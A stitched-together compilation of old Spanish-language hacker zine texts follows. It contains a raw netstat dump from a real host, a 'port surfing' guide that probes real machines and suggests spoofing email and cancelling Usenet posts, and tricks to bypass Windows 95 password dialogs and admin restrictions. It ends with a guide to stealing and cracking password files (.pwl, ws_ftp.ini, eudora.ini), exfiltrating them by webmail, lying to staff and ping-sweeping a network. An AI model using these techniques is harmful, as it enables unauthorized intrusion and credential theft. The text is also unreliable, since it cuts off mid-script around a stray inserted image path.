204.97.213.2 ENSS365.NM.ORG Up,Gateway,H 0 2641 se0 1500
194.90.74.66 ENSS365.NM.ORG Up,Gateway,H 0 1 se0 1500
204.252.102.2 ENSS365.NM.ORG Up,Gateway,H 0 109 se0 1500
205.160.243.2 ENSS365.NM.ORG Up,Gateway,H 0 78 se0 1500
202.213.4.2 ENSS365.NM.ORG Up,Gateway,H 0 4 se0 1500
202.216.224.66 ENSS365.NM.ORG Up,Gateway,H 0 113 se0 1500
192.132.89.3 ENSS365.NM.ORG Up,Gateway,H 0 1100 se0 1500
198.203.196.67 ENSS365.NM.ORG Up,Gateway,H 0 385 se0 1500
160.205.13.3 ENSS365.NM.ORG Up,Gateway,H 0 78 se0 1500
202.247.107.131 ENSS365.NM.ORG Up,Gateway,H 0 19 se0 1500
198.59.167.4 LAWRII.NM.ORG Up,Gateway,H 0 82 se0 1500
128.148.157.6 ENSS365.NM.ORG Up,Gateway,H 0 198 se0 1500
160.45.10.6 ENSS365.NM.ORG Up,Gateway,H 0 3 se0 1500
128.121.50.7 ENSS365.NM.ORG Up,Gateway,H 0 3052 se0 1500
206.170.113.8 ENSS365.NM.ORG Up,Gateway,H 0 1451 se0 1500
128.148.128.9 ENSS365.NM.ORG Up,Gateway,H 0 1122 se0 1500
203.7.132.9 ENSS365.NM.ORG Up,Gateway,H 0 14 se0 1500
204.216.57.10 ENSS365.NM.ORG Up,Gateway,H 0 180 se0 1500
130.74.1.75 ENSS365.NM.ORG Up,Gateway,H 0 10117 se0 1500
206.68.65.15 ENSS365.NM.ORG Up,Gateway,H 0 249 se0 1500
129.219.13.81 ENSS365.NM.ORG Up,Gateway,H 0 547 se0 1500
204.255.246.18 ENSS365.NM.ORG Up,Gateway,H 0 1125 se0 1500
160.45.24.21 ENSS365.NM.ORG Up,Gateway,H 0 97 se0 1500
206.28.168.21 ENSS365.NM.ORG Up,Gateway,H 0 2093 se0 1500
163.179.3.222 ENSS365.NM.ORG Up,Gateway,H 0 315 se0 1500
198.109.130.33 ENSS365.NM.ORG Up,Gateway,H 0 1825 se0 1500
199.224.108.33 ENSS365.NM.ORG Up,Gateway,H 0 11362 se0 1500
203.7.132.98 ENSS365.NM.ORG Up,Gateway,H 0 73 se0 1500
198.111.253.35 ENSS365.NM.ORG Up,Gateway,H 0 1134 se0 1500
206.149.24.100 ENSS365.NM.ORG Up,Gateway,H 0 3397 se0 1500
165.212.105.106 ENSS365.NM.ORG Up,Gateway,H 0 17 se0 1006
205.238.3.241 ENSS365.NM.ORG Up,Gateway,H 0 69 se0 1500
198.49.44.242 ENSS365.NM.ORG Up,Gateway,H 0 25 se0 1500
194.22.188.242 ENSS365.NM.ORG Up,Gateway,H 0 20 se0 1500
164.64.0 LAWRII.NM.ORG Up,Gateway 1 40377 se0 1500
0.0.0 ENSS365.NM.ORG Up,Gateway 2 4728741 se0 1500
207.66.1 GLORY.NM.ORG Up,Gateway 0 51 se0 1500
205.166.1 GLORY.NM.ORG Up,Gateway 0 1978 se0 1500
204.134.1 LAWRII.NM.ORG Up,Gateway 0 54 se0 1500
204.134.2 GLORY.NM.ORG Up,Gateway 0 138 se0 1500
192.132.2 129.121.248.1 Up,Gateway 0 6345 se0 1500

204.134.67 GLORY.NM.ORG Up,Gateway 0 2022 se0 1500
206.206.67 GLORY.NM.ORG Up,Gateway 0 7778 se0 1500
206.206.68 LAWRII.NM.ORG Up,Gateway 0 3185 se0 1500
207.66.5 GLORY.NM.ORG Up,Gateway 0 626 se0 1500
204.134.69 GLORY.NM.ORG Up,Gateway 0 7990 se0 1500
207.66.6 GLORY.NM.ORG Up,Gateway 0 53 se0 1500
204.134.70 LAWRII.NM.ORG Up,Gateway 0 18011 se0 1500
192.188.135 GLORY.NM.ORG Up,Gateway 0 5 se0 1500
206.206.71 LAWRII.NM.ORG Up,Gateway 0 2 se0 1500
204.134.7 GLORY.NM.ORG Up,Gateway 0 38 se0 1500
199.89.135 GLORY.NM.ORG Up,Gateway 0 99 se0 1500
198.59.136 LAWRII.NM.ORG Up,Gateway 0 1293 se0 1500
204.134.9 GLORY.NM.ORG Up,Gateway 0 21 se0 1500
204.134.73 GLORY.NM.ORG Up,Gateway 0 59794 se0 1500
129.138.0 GLORY.NM.ORG Up,Gateway 0 5262 se0 1500
192.92.10 LAWRII.NM.ORG Up,Gateway 0 163 se0 1500
206.206.75 LAWRII.NM.ORG Up,Gateway 0 604 se0 1500
207.66.13 GLORY.NM.ORG Up,Gateway 0 1184 se0 1500
204.134.77 LAWRII.NM.ORG Up,Gateway 0 3649 se0 1500
207.66.14 GLORY.NM.ORG Up,Gateway 0 334 se0 1500
204.134.78 GLORY.NM.ORG Up,Gateway 0 239 se0 1500
204.52.207 GLORY.NM.ORG Up,Gateway 0 293 se0 1500
204.134.79 GLORY.NM.ORG Up,Gateway 0 1294 se0 1500
192.160.144 LAWRII.NM.ORG Up,Gateway 0 117 se0 1500
206.206.80 PENNY.NM.ORG Up,Gateway 0 4663 se0 1500
204.134.80 GLORY.NM.ORG Up,Gateway 0 91 se0 1500
198.99.209 LAWRII.NM.ORG Up,Gateway 0 1136 se0 1500
207.66.17 GLORY.NM.ORG Up,Gateway 0 24173 se0 1500
204.134.82 GLORY.NM.ORG Up,Gateway 0 29766 se0 1500
192.41.211 GLORY.NM.ORG Up,Gateway 0 155 se0 1500
192.189.147 LAWRII.NM.ORG Up,Gateway 0 3133 se0 1500
204.134.84 PENNY.NM.ORG Up,Gateway 0 189 se0 1500
204.134.87 LAWRII.NM.ORG Up,Gateway 0 94 se0 1500
146.88.0 GLORY.NM.ORG Up,Gateway 0 140 se0 1500
192.84.24 GLORY.NM.ORG Up,Gateway 0 3530 se0 1500
204.134.88 LAWRII.NM.ORG Up,Gateway 0 136 se0 1500
198.49.217 GLORY.NM.ORG Up,Gateway 0 303 se0 1500
192.132.89 GLORY.NM.ORG Up,Gateway 0 3513 se0 1500
198.176.219 GLORY.NM.ORG Up,Gateway 0 1278 se0 1500
206.206.92 LAWRII.NM.ORG Up,Gateway 0 1228 se0 1500
192.234.220 129.121.1.91 Up,Gateway 0 2337 se0 1500
204.134.92 LAWRII.NM.ORG Up,Gateway 0 13995 se0 1500
198.59.157 LAWRII.NM.ORG Up,Gateway 0 508 se0 1500
206.206.93 GLORY.NM.ORG Up,Gateway 0 635 se0 1500
204.134.93 GLORY.NM.ORG Up,Gateway 0 907 se0 1500
198.59.158 LAWRII.NM.ORG Up,Gateway 0 14214 se0 1500
198.59.159 LAWRII.NM.ORG Up,Gateway 0 1806 se0 1500
204.134.95 PENNY.NM.ORG Up,Gateway 0 3644 se0 1500
206.206.96 GLORY.NM.ORG Up,Gateway 0 990 se0 1500
206.206.161 LAWRII.NM.ORG Up,Gateway 0 528 se0 1500
198.59.97 PENNY.NM.ORG Up,Gateway 0 55 se0 1500
198.59.161 LAWRII.NM.ORG Up,Gateway 0 497 se0 1500
192.207.226 GLORY.NM.ORG Up,Gateway 0 93217 se0 1500
198.59.99 PENNY.NM.ORG Up,Gateway 0 2 se0 1500
198.59.163 GLORY.NM.ORG Up,Gateway 0 3379 se0 1500
192.133.100 LAWRII.NM.ORG Up,Gateway 0 3649 se0 1500

204.134.100 GLORY.NM.ORG Up,Gateway 0 8 se0 1500
128.165.0 PENNY.NM.ORG Up,Gateway 0 15851 se0 1500
198.59.165 GLORY.NM.ORG Up,Gateway 0 274 se0 1500
206.206.165 LAWRII.NM.ORG Up,Gateway 0 167 se0 1500
206.206.102 GLORY.NM.ORG Up,Gateway 0 5316 se0 1500
160.230.0 LAWRII.NM.ORG Up,Gateway 0 19408 se0 1500
206.206.166 LAWRII.NM.ORG Up,Gateway 0 1756 se0 1500
205.166.231 GLORY.NM.ORG Up,Gateway 0 324 se0 1500
198.59.167 GLORY.NM.ORG Up,Gateway 0 1568 se0 1500
206.206.103 GLORY.NM.ORG Up,Gateway 0 3629 se0 1500
198.59.168 GLORY.NM.ORG Up,Gateway 0 9063 se0 1500
206.206.104 GLORY.NM.ORG Up,Gateway 0 7333 se0 1500
206.206.168 GLORY.NM.ORG Up,Gateway 0 234 se0 1500
204.134.105 LAWRII.NM.ORG Up,Gateway 0 4826 se0 1500
206.206.105 LAWRII.NM.ORG Up,Gateway 0 422 se0 1500
204.134.41 LAWRII.NM.ORG Up,Gateway 0 41782 se0 1500
206.206.169 GLORY.NM.ORG Up,Gateway 0 5101 se0 1500
204.134.42 GLORY.NM.ORG Up,Gateway 0 10761 se0 1500
206.206.170 GLORY.NM.ORG Up,Gateway 0 916 se0 1500
198.49.44 GLORY.NM.ORG Up,Gateway 0 3 se0 1500
198.59.108 GLORY.NM.ORG Up,Gateway 0 2129 se0 1500
204.29.236 GLORY.NM.ORG Up,Gateway 0 125 se0 1500
206.206.172 GLORY.NM.ORG Up,Gateway 0 5839 se0 1500
204.134.108 GLORY.NM.ORG Up,Gateway 0 3216 se0 1500
206.206.173 GLORY.NM.ORG Up,Gateway 0 374 se0 1500
198.175.173 LAWRII.NM.ORG Up,Gateway 0 6227 se0 1500
198.59.110 GLORY.NM.ORG Up,Gateway 0 1797 se0 1500
198.51.238 GLORY.NM.ORG Up,Gateway 0 1356 se0 1500
192.136.110 GLORY.NM.ORG Up,Gateway 0 583 se0 1500
204.134.48 GLORY.NM.ORG Up,Gateway 0 42 se0 1500
198.175.176 LAWRII.NM.ORG Up,Gateway 0 32 se0 1500
206.206.114 LAWRII.NM.ORG Up,Gateway 0 44 se0 1500
206.206.179 LAWRII.NM.ORG Up,Gateway 0 14 se0 1500
198.59.179 PENNY.NM.ORG Up,Gateway 0 222 se0 1500
198.59.115 GLORY.NM.ORG Up,Gateway 1 132886 se0 1500
206.206.181 GLORY.NM.ORG Up,Gateway 0 1354 se0 1500
206.206.182 SIENNA.NM.ORG Up,Gateway 0 16 se0 1500
206.206.118 GLORY.NM.ORG Up,Gateway 0 3423 se0 1500
206.206.119 GLORY.NM.ORG Up,Gateway 0 282 se0 1500
206.206.183 SIENNA.NM.ORG Up,Gateway 0 2473 se0 1500
143.120.0 LAWRII.NM.ORG Up,Gateway 0 123533 se0 1500
206.206.184 GLORY.NM.ORG Up,Gateway 0 1114 se0 1500
205.167.120 GLORY.NM.ORG Up,Gateway 0 4202 se0 1500
206.206.121 GLORY.NM.ORG Up,Gateway 1 71 se0 1500
129.121.0 GRANDE.NM.ORG Up 12 21658599 se0 1500
204.134.122 GLORY.NM.ORG Up,Gateway 0 195 se0 1500
204.134.58 GLORY.NM.ORG Up,Gateway 0 7707 se0 1500
128.123.0 GLORY.NM.ORG Up,Gateway 0 34416 se0 1500
204.134.59 GLORY.NM.ORG Up,Gateway 0 1007 se0 1500
204.134.124 GLORY.NM.ORG Up,Gateway 0 37160 se0 1500
206.206.124 LAWRII.NM.ORG Up,Gateway 0 79 se0 1500
206.206.125 PENNY.NM.ORG Up,Gateway 0 233359 se0 1500
204.134.126 GLORY.NM.ORG Up,Gateway 0 497 se0 1500
206.206.126 LAWRII.NM.ORG Up,Gateway 0 13644 se0 1500
204.69.190 GLORY.NM.ORG Up,Gateway 0 4059 se0 1500
206.206.190 GLORY.NM.ORG Up,Gateway 0 1630 se0 1500

204.134.127 GLORY.NM.ORG Up,Gateway 0 45621 se0 1500
206.206.191 GLORY.NM.ORG Up,Gateway 0 3574 se0 1500
MultiNet IPX Routing tables:
Destination Gateway Flags Refcnt Use Interface MTU
---------- ---------- ----- ------ ----- --------- ----
MultiNet ARP table:
Host Network Address Ethernet Address Arp Flags
---------- ---------- ---------
GLORY.NM.ORG (IP 129.121.1.4) AA:00:04:00:61:D0 Temporary
[UNKNOWN] (IP 129.121.251.1) 00:C0:05:01:2C:D2 Temporary
NARANJO.NM.ORG (IP 129.121.1.56) 08:00:87:04:9F:42 Temporary
CHAMA.NM.ORG (IP 129.121.1.8) AA:00:04:00:0C:D0 Temporary
[UNKNOWN] (IP 129.121.251.5) AA:00:04:00:D2:D0 Temporary
LAWRII.NM.ORG (IP 129.121.254.10) AA:00:04:00:5C:D0 Temporary
[UNKNOWN] (IP 129.121.1.91) 00:C0:05:01:2C:D2 Temporary
BRAVO.NM.ORG (IP 129.121.1.6) AA:00:04:00:0B:D0 Temporary
PENNY.NM.ORG (IP 129.121.1.10) AA:00:04:00:5F:D0 Temporary
ARRIBA.NM.ORG (IP 129.121.1.14) 08:00:2B:BC:C1:A7 Temporary
AZUL.NM.ORG (IP 129.121.1.51) 08:00:87:00:A1:D3 Temporary
ENSS365.NM.ORG (IP 129.121.1.3) 00:00:0C:51:EF:58 Temporary
AVATAR.NM.ORG (IP 129.121.254.1) 08:00:5A:1D:52:0D Temporary
[UNKNOWN] (IP 129.121.253.2) 08:00:5A:47:4A:1D Temporary
[UNKNOWN] (IP 129.121.254.5) 00:C0:7B:5F:5F:80 Temporary
CONCHAS.NM.ORG (IP 129.121.1.11) 08:00:5A:47:4A:1D Temporary
[UNKNOWN] (IP 129.121.253.10) AA:00:04:00:4B:D0 Temporary
MultiNet Network Interface statistics:
Name Mtu Network Address Ipkts Ierrs Opkts Oerrs Collis
---- --- ------- -------------- ----- ----- ----- ----- ------
se0 1500 129.121.0 GRANDE.NM.ORG 68422948 0 53492833 1 0
lo0 4136 127.0.0 127.0.0.1 1188191 0 1188191 0 0
MultiNet Protocol statistics:
65264173 IP packets received
22 IP packets smaller than minimum size
6928 IP fragments received
4 IP fragments timed out
34 IP received for unreachable destinations
704140 ICMP error packets generated
9667 ICMP opcodes out of range
4170 Bad ICMP packet checksums
734363 ICMP responses
734363 ICMP "Echo" packets received
734363 ICMP "Echo Reply" packets sent
18339 ICMP "Echo Reply" packets received
704140 ICMP "Destination Unreachable" packets sent
451243 ICMP "Destination Unreachable" packets received
1488 ICMP "Source Quench" packets received
163911 ICMP "ReDirect" packets received
189732 ICMP "Time Exceeded" packets received
126966 TCP connections initiated
233998 TCP connections established
132611 TCP connections accepted
67972 TCP connections dropped
28182 embryonic TCP connections dropped
269399 TCP connections closed
10711838 TCP segments timed for RTT
10505140 TCP segments updated RTT

3927264 TCP delayed ACKs sent
666 TCP connections dropped due to retransmit timeouts
111040 TCP retransmit timeouts
3136 TCP persist timeouts
9 TCP persist connection drops
16850 TCP keepalive timeouts
1195 TCP keepalive probes sent
14392 TCP connections dropped due to keepalive timeouts
28842663 TCP packets sent
12714484 TCP data packets sent
1206060086 TCP data bytes sent
58321 TCP data packets retransmitted
22144036 TCP data bytes retransmitted
6802199 TCP ACK-only packets sent
1502 TCP window probes sent
483 TCP URG-only packets sent
8906175 TCP Window-Update-only packets sent
359509 TCP control packets sent
38675084 TCP packets received
28399363 TCP packets received in sequence
1929418386 TCP bytes received in sequence
25207 TCP packets with checksum errors
273374 TCP packets were duplicates
230525708 TCP bytes were duplicates
3748 TCP packets had some duplicate bytes
493214 TCP bytes were partial duplicates
2317156 TCP packets were out of order
3151204672 TCP bytes were out of order
1915 TCP packets had data after window
865443 TCP bytes were after window
5804 TCP packets for already closed connection
941 TCP packets were window probes
10847459 TCP packets had ACKs
222657 TCP packets had duplicate ACKs
1 TCP packet ACKed unsent data
1200274739 TCP bytes ACKed
141545 TCP packets had window updates
13 TCP segments dropped due to PAWS
4658158 TCP segments were predicted pure-ACKs
24033756 TCP segments were predicted pure-data
8087980 TCP PCB cache misses
305 Bad UDP header checksums
17 Bad UDP data length fields
23772272 UDP PCB cache misses
MultiNet Buffer Statistics:
388 out of 608 buffers in use:
30 buffers allocated to Data.
10 buffers allocated to Packet Headers.
66 buffers allocated to Socket Structures.
57 buffers allocated to Protocol Control Blocks.
163 buffers allocated to Routing Table Entries.
2 buffers allocated to Socket Names and Addresses.
48 buffers allocated to Kernel Fork-Processes.
2 buffers allocated to Interface Addresses.
1 buffer allocated to Multicast Addresses.
1 buffer allocated to Timeout Callbacks.

6 buffers allocated to Memory Management.
2 buffers allocated to Network TTY Control Blocks.
11 out of 43 page clusters in use.
11 CXBs borrowed from VMS device drivers
2 CXBs waiting to return to the VMS device drivers
162 Kbytes allocated to MultiNet buffers (44% in use).
226 Kbytes of allocated buffer address space (0% of maximum).
Connection closed by foreign host.
<slug> [68] ->
¡Buahh! ¿Qué era todo eso?
Lo que hicimos fue hacer telnet al puerto 15 -- el puerto netstat (estadísticas de red) -- que en algunos ordenadores corre un daemon que le dice a todo el mundo que se preocupe por entrar simplemente todo acerca de las conexiones hechas por todos los ordenadores enlazados a Internet por medio de este ordenador.
Así que a partir de esto aprendimos dos cosas:
1) Grande.nm.org es un ordenador muy importante y ocupado.
2) Incluso un ordenador muy importante y ocupado puede dejar al surfer de puertos casual entrar y jugar.
Así que mi amiga quería probar con otro puerto. Le sugerí el puerto de finger, el numero 79. Así que dimos el comando:
<slug> [68] ->telnet grande.nm.org 79
Trying 129.121.1.2 ...
Connected to grande.nm.org.
Escape character is '^]'.
finger
?Sorry, could not find "FINGER"
Connection closed by foreign host.
<slug> [69] ->telnet grande.nm.org 79
Trying 129.121.1.2 ...
Connected to grande.nm.org.
Escape character is '^]'.
help
?Sorry, could not find "HELP"
Connection closed by foreign host.
<slug> [69] ->telnet grande.nm.org 79
Trying 129.121.1.2 ...
Connected to grande.nm.org.
Escape character is '^]'.
?
?Sorry, could not find "?"
Connection closed by foreign host.
<slug> [69] ->telnet grande.nm.org 79
Trying 129.121.1.2 ...
Connected to grande.nm.org.
Escape character is '^]'.
man
?Sorry, could not find "MAN"
Connection closed by foreign host.
<slug> [69] ->
En un principio esto parece simplemente un puñado de comandos fallidos. Pero en realidad esto es muy fascinante. La razón es que el puerto 79 se supone, bajo las normas IETF, que corre fingerd, el daemon de finger. Así que cuando dio el comando "finger" y grande.nm.org dijo ?Sorry, could not find "FINGER," supimos que este puerto no seguía las normas IETF.
Ahora, en muchos ordenadores no corren el daemon finger para nada. Esto es debido a que finger tiene unas propiedades que pueden usarse para conseguir control total del ordenador que lo usa.
Pero si el finger está apagado, y nada más está corriendo en el puerto 79, deberíamos recibir la respuesta:
telnet: connect: Connection refused.
Pero en vez de eso nos conectamos y grande.nm.org estaba esperando un comando.
Ahora, lo normal que un surfer de puertos hace cuando corre un daemon desconocido es convencerle para que revele que comandos usa. "Help", "?" y "man" a menudo funcionan. Pero no nos ayudaron.

Pero a pesar de que estos comandos no nos ayudaron, si que nos dijeron que el daemon está probablemente algo sensitivo. Si fuera un daemon que se supone podría usar cualquiera, nos habría dado instrucciones.
Así que, ¿qué hicimos después? Decidimos ser buenas ciudadanas de Internet y también mantenernos fuera de la cárcel. Decidimos que seria mejor salir.
Pero había un hack que decidimos hacer primero: dejar nuestra marca en el archivo log del shell.
El archivo log del shell guarda un registro de todos los comandos del sistema operativo que se han hecho en un ordenador. El administrador de un ordenador obviamente tan importante como grande.nm.org será lo suficientemente competente para escanear el registro de los comandos que se han dado y quienes los han dado en su ordenador. Especialmente en un puerto lo suficientemente importante para estar corriendo un misterioso y no-IETF daemon. Así que todo lo que tecleamos mientras estabamos conectadas probablemente fue guardado en el log.
Así que mi amiga se rió y dejo unos pocos mensajes en el puerto 79 antes de salir del sistema. Oh, querido, creo que está enganchada al hacking. Vaya una buena forma de conocer administradores atractivos.
O sea que, el port surfing ¡está listo! Si quieres surfear, aquí está lo básico:
1) Haz login a una cuenta shell. Esta es una cuenta con tu proveedor que te permite dar comandos UNIX. O -- corre Linux u otra clase de UNIX en tu PC y conéctate a Internet.
2) Ejecuta el comando "telnet <hostname> <numero de puerto>" donde <hostname> es la dirección de Internet del ordenador que quieres visitar y <numero de puerto> es el puerto que te parezca divertido.
3) Si recibes la respuesta "connected to <hostname>," entonces el surfeo ya está listo.
Seguidamente hay algunos de mis puertos favoritos. Es legal e inocuo el hacerles visitas tan pronto como no descubras como obtener status de superusuario mientras estés jugando en ellos. Sin embargo, ten en cuenta que si haces mucho port surfing desde tu cuenta shell, tu administrador de sistema notara esto en su fichero log del shell. O, el administrador de tu ordenador "víctima" puede avisar acerca de ti a tu administrador. Serás identificable por las cabeceras en los paquetes que llevan tus comandos al ordenador víctima. Entonces tu administrador te puede echar de tu proveedor. Así que puede que quieras explicar antes que eres meramente un hacker inocuo buscando pasar un buen rato, eh, um, aprendiendo UNIX. Si, eso suena bien...

N§ puerto Servicio ¡Porqué es divertido!

7 ---------> echo Lo que teclees, el host te lo repetirá
9 ---------> discard Dev/null - ¿cuán rápido puedes descubrir este?
11 --------> systat Mucha información de usuarios
13 --------> la hora y fecha en el ordenador remoto
15 --------> netstat Tremenda información sobre la red
19 --------> envía un montón de caracteres ASCII. Usa ^C para pararlo.
21 --------> ftp Transferencia de ficheros
23 --------> telnet Donde haces log.
25 --------> smpt Falsea mail de Bill.Gates@Microsoft.org.
37 --------> time Tiempo
39 --------> rlp Localización del recurso
43 --------> whois Información de hosts y redes
53 --------> domain Nombre del servidor
70 --------> gopher Cazador anticuado de información
79 --------> finger Mucha información sobre usuarios
80 --------> http Servidor Web
110 -------> pop Email entrante
119 -------> nntp Grupos de noticias usenet -- falsear posts, cancelar
443 -------> shttp Otro servidor Web
512 -------> biff Notificación de mail
513 -------> rlogin Login remoto
----------> who Who remoto
514--------> shell ¡Comando remoto, no se usa password!
----------> syslog Login de sistema remoto
520 -------> route Protocolo de información routing

CONSEJO DE CABEZA PROPULSORA: Fíjate que en la mayoría de los casos un host de Internet usara está asignación de números de puerto para estos servicios. Más de un servicio puede también estar asignado simultáneamente al mismo puerto. Este sistema de numeración es voluntariamente ofrecido por el Internet Engineering Task Force (IETF). Eso significa que un host de Internet puede usar otros puertos para esos servicios. ¡Espera lo inesperado!
Si tienes una copia de Linux, puedes coger la lista de todas las asignaciones del IETF sobre puertos en el fichero /etc/services.

¿Quieres ver números atrasados de la Guía del Hacking (casi) Inofensivo? Mira http://www.feist.com/~tqdb/evis-unv.html. ¿Quieres suscribirte a esta lista? Email majordomo@edm.net con el mensaje "subscribe happyhacker." ¿Quieres compartir material guay con la lista Happy Hacker? Manda tu mensaje a hh@edm.net. Para mandarme email confidencial (discusiones de actividades ilegales no) usa cmeinel@techbroker.com. Por favor dirige tus flames hacia dev/null@techbroker.com. Happy hacking!

********* Atencion: Esta informacion se proporciona solo con fines ********
********* Cientificos y/o educacionales. ********

SOBRE LOS DEFECTOS DE SEGURIDAD EN GÜINDOS 95

Galahad vuelve al ataque para comentar algunos de los -extrepitosos- fallos de seguridad en güindos 95. La ompañía del B. Puertas no anda muy fina últimamente en lo que a programación se refiere, y han dejado un par de puertas abiertas que nosotros, como buenos hackers, podemos (y vamos) a aprovechar. He aquí una lista: * Sobre como pasar de las ventanas de los passwords. Bien . . . güindos es un sistema que intenta ser seguro contra cuelgues, por lo que pulsando CTRL+AlT+SUPR nos invita a cerrar cualquier ventana que no esté funcionando correctamente. Una pregunta: ¿habéis probado a hacerlo con las ventanas que os piden un password? :)
- Otra posibilidad del güindos 95 es cerrar rápidamente una ventana pulsando sobre el botón "X" en la barra de título. Pues eso, ¿Qué os inpide cerrar una ventana de password? * Acceder al DOS
Güindos 95 realmente no es un sistema operativo. Trabaja sobre el 2, que sí lo es, pero que no proporciona ninguna seguridad: ej. tu simpático vecinito de cinco años puede formatearte el disco duro y 2 no se lo impedirá. Sin embargo, en güindos el sistema comprueba siempre las restricciones aplicadas a los usuarios por el administrador. ¿Qué quiere decir esto? Que si tienes acceso al DOS, el ordenador es tuyo. Pero ahora se plantea un problema: Muchos administradores de sistemas "prohiben" la entrada en 2 de sus usuarios. ¿Cómo entrar entonces? Elije la forma que prefieras: - A través del menú ejecutar: Imposible! Ningún administrador es tan tonto. De todas maneras, prueba. Pulsa sobre Inicio|Ejecutar, escribe "Command" (sin comillas) y pulsa enter. Si consigues el milagro, puedes ponerle una vela a Santa Gema. - A traves de la ayuda: Con un editor de textos hexadecimal como WordPad (no el bloc de notas) abre el archivo "COMMAND.COM" ves a la opción "Guardar como..." normalmente en el menú "Archivo" y guárdalo, en el directorio dónde esté instalado Güindos 95, con el nombre de "WINHLP32.EXE". Ahora, cada vez que pulses la tecla F1, tendrás un prompt del DOS para ti sólo :) - Saltándote el inicio de Güindos al encender el sistema. Pulsando F8 cuando aparece el mensaje "Iniciando Güindos 95" y seleccionando después "Sólo símbolo de MS-2" accederás al 2. Un método no muy bueno, pues muchos administradores desactivan el teclado en el inicio del güindos. - A través de la pantalla "Ahora puede apagar el equipo" Lo que sucede realmente al apagar el sistema es que Güindos se descarga de memoria y presenta el famoso dibujito en la pantalla. Pero he aquí lo importante: Nos deja sobre MS-2. Prueba a escribir "CLS". La pantalla se borrará y aparecerá el prompt del 2, en un modo gráfico un tanto peculiar. Para ver el prompt en modo de texto, escribe "MODE 80". ¡Podrás utilizar el 2 sim problemas! ¡Tú acción no se registrará en los logs del administrador! Un chollo, compadre. :) Hay otros métodos, pero estos son los mejores. Algunos Los corrige MS-PLUS! Sie es ese el caso, usa el segundo. Funciona siempre ;)
/~\
( )
) H A C K E A N D O W I N D O W S 9 5 (
( )
_/
Guia practica para hackear fisicamente una makina Windows95

by HOWE

Este es un documento para novatos ke trata sobre como se podrian conseguir passwords teniendo acceso personalmente a un ordenador con sistema operativo Windows95, no kiere esto decir ke yo lo recomiende, solo ke es posible hacerlo, la mayoria de lo ke aki veras no funciona con los WindowsNT, pero supongo ke con el Windows98 seguiran funcionando.

INDICE:

_ _

* * * * * Seguramente te habras encontrado a menudo con una makina Windows95 * * en frente y te habran entrado tentaciones, pero si la makina esta * 1 * por ejemplo en tu trabajo o en tu escuela, universidad, etc.. * * tendra algunas medidas de proteccion. * * * * * Supongamos para este primer caso k es una ocasion fortuita y no vas a tener mas oportunidades de acceder facilmente a esa makina, los ficheros importantes ke tienes ke buscar son (y ya dire mas tarde como saltarte las posibles protecciones) tree.dat, user.dat, *.pwl, system.ini, ws_ftp.ini, eudora.ini, scylate.log. De momento es suficiente con eso. Para localizarlos solo tienes ke situarte en el directorio raiz y teclear c:\> dir nombre_del_fichero /s .Seguramente ya sabras a ke corresponde cada archivo, pero por si acaso voy a describirlos brevemente: · tree.dat --> Lo genera el CuteFTP y puede contener claves ke se pueden crackear con algun programa tipo CuteCrack. · user.dat --> varios programas generan un fichero con este nombre, tambien el windows lo tiene en c:\windows donde guarda informacion del sistema, este la mayoria de las veces no te servira de nada, pero a lo mejor encuentras informacion interesante. · *.pwl --> Los archivos PWL guardan casi todas las passwords de Intermet, incluida la de acceso telefonico a redes, Lo mejor es desenciptarlas en la misma makina ke kieres hackear usando el pwlcrack.exe, si no, tendrias ke hacerlo desde tu ordenador. · system.ini --> Entre otras cosas aki encontraras el login de las password ke guardan los archivos PWL. · ws_ftp.ini --> Este fichero guarda las password generadas por el cliente de FTP WSftp, se pueden crackear usando una tabla de conversion ke rula por ahi o usando algun cracker para esto. · eudora.ini --> Este fichero contiene las passwords ke guardas en el cliente de e-mail Eudora, se pueden crackear usando un programa para el efecto.· scytale.log --> Si este ordenador se conecta a IRC y alguien se ha autentificado para obtener OP, la password kedara grabada en este fichero, siempre ke no tenga desactivada la opcion de guardar los logs. * * * * * Para llevartelos, seguramente usarias disketes, pero ke pasa si no * * tienes disketes en ese momento, o la disketera esta chapada con un * 2 * cepo... lo primero ke tienes ke hacer es mirar en el icono ke se * * encuentra en el escritorio "Entorno de Red" y ver si puedes enviar- * * * * * lo a algun otro terminal al ke vayas a poder acceder mas tarde, en caso de ke no sea posible, si ese ordenador tiene conexion a Internet solo hay ke entrar en la web y mandartelo a tu e-mail como attachment desde algun servicio de e-mail gratuito como hotmail, usanet, etc.. pero para poder hacer esto el navegador debe ser o Explorer v4 o superior o Netscape v3 o superior. Si no, siempre puedes intentar como ultimo recurso, crear un directorio con tu nombre por ejemplo c:\pepe y guardar los archivos como pepe-1.bmp , pepe-2.bmp, etc.. y llegar otro día diciendo "hola soy pepe, me ha dicho el encargado de los ordenadores ke me dejaba unas imagenes ke me prometio en este ordenador, claro ke esta ultima es una practica algo arriesgada X-D * * * * * Ahora veremos como se planea un atake mas sofisticado, con mas * * tiempo para planearlo, supongamos ke tienes acceso habitualmente a * 3 * esa makina, y esta conectada en red, lo primero es saber cual es * * nuestra IP para lo cual usamos el comando WINIPCFG.EXE abriendo una * * * * * ventana de ms-dos o inicio-ejecutar. Una vez tienes tu IP, ya sabes ke seguramente todas o casi todas las IPs de esa red seran, suponiendo ke la tuya sea 111.222.333.444 pues sera 111.222.333.xxx con lo cual seria interesante escanear ese rango de IPs donde xxx seria de 000 a 255, para escanear puedes usar un port-scaner, o si te pasa como me paso a mi en una ocasion ke podia hacer uso de un ordenador solo 10 minutos al dia, puedes hacerte tu propio escaneador mas rapido, la forma de hacerlo es simplemente creando un fichero batch ke sea algo asi como:

```
echo off
cls
ping -n1 x001 > miping1.pin
ping -n1 x002 > miping2.pin
ping -n1 x... > miping3.pin
...
```

etc , asi sucesivamente hasta el 255, no hace falta ke escribas todos los numeros, solo cogelos de alguna lista ke tengas por ahi cacho vago :P despues incluye estas lineas: copy *.pin resultado.txt


```
del *.pin
cls
echo YA ESTA ! !
```

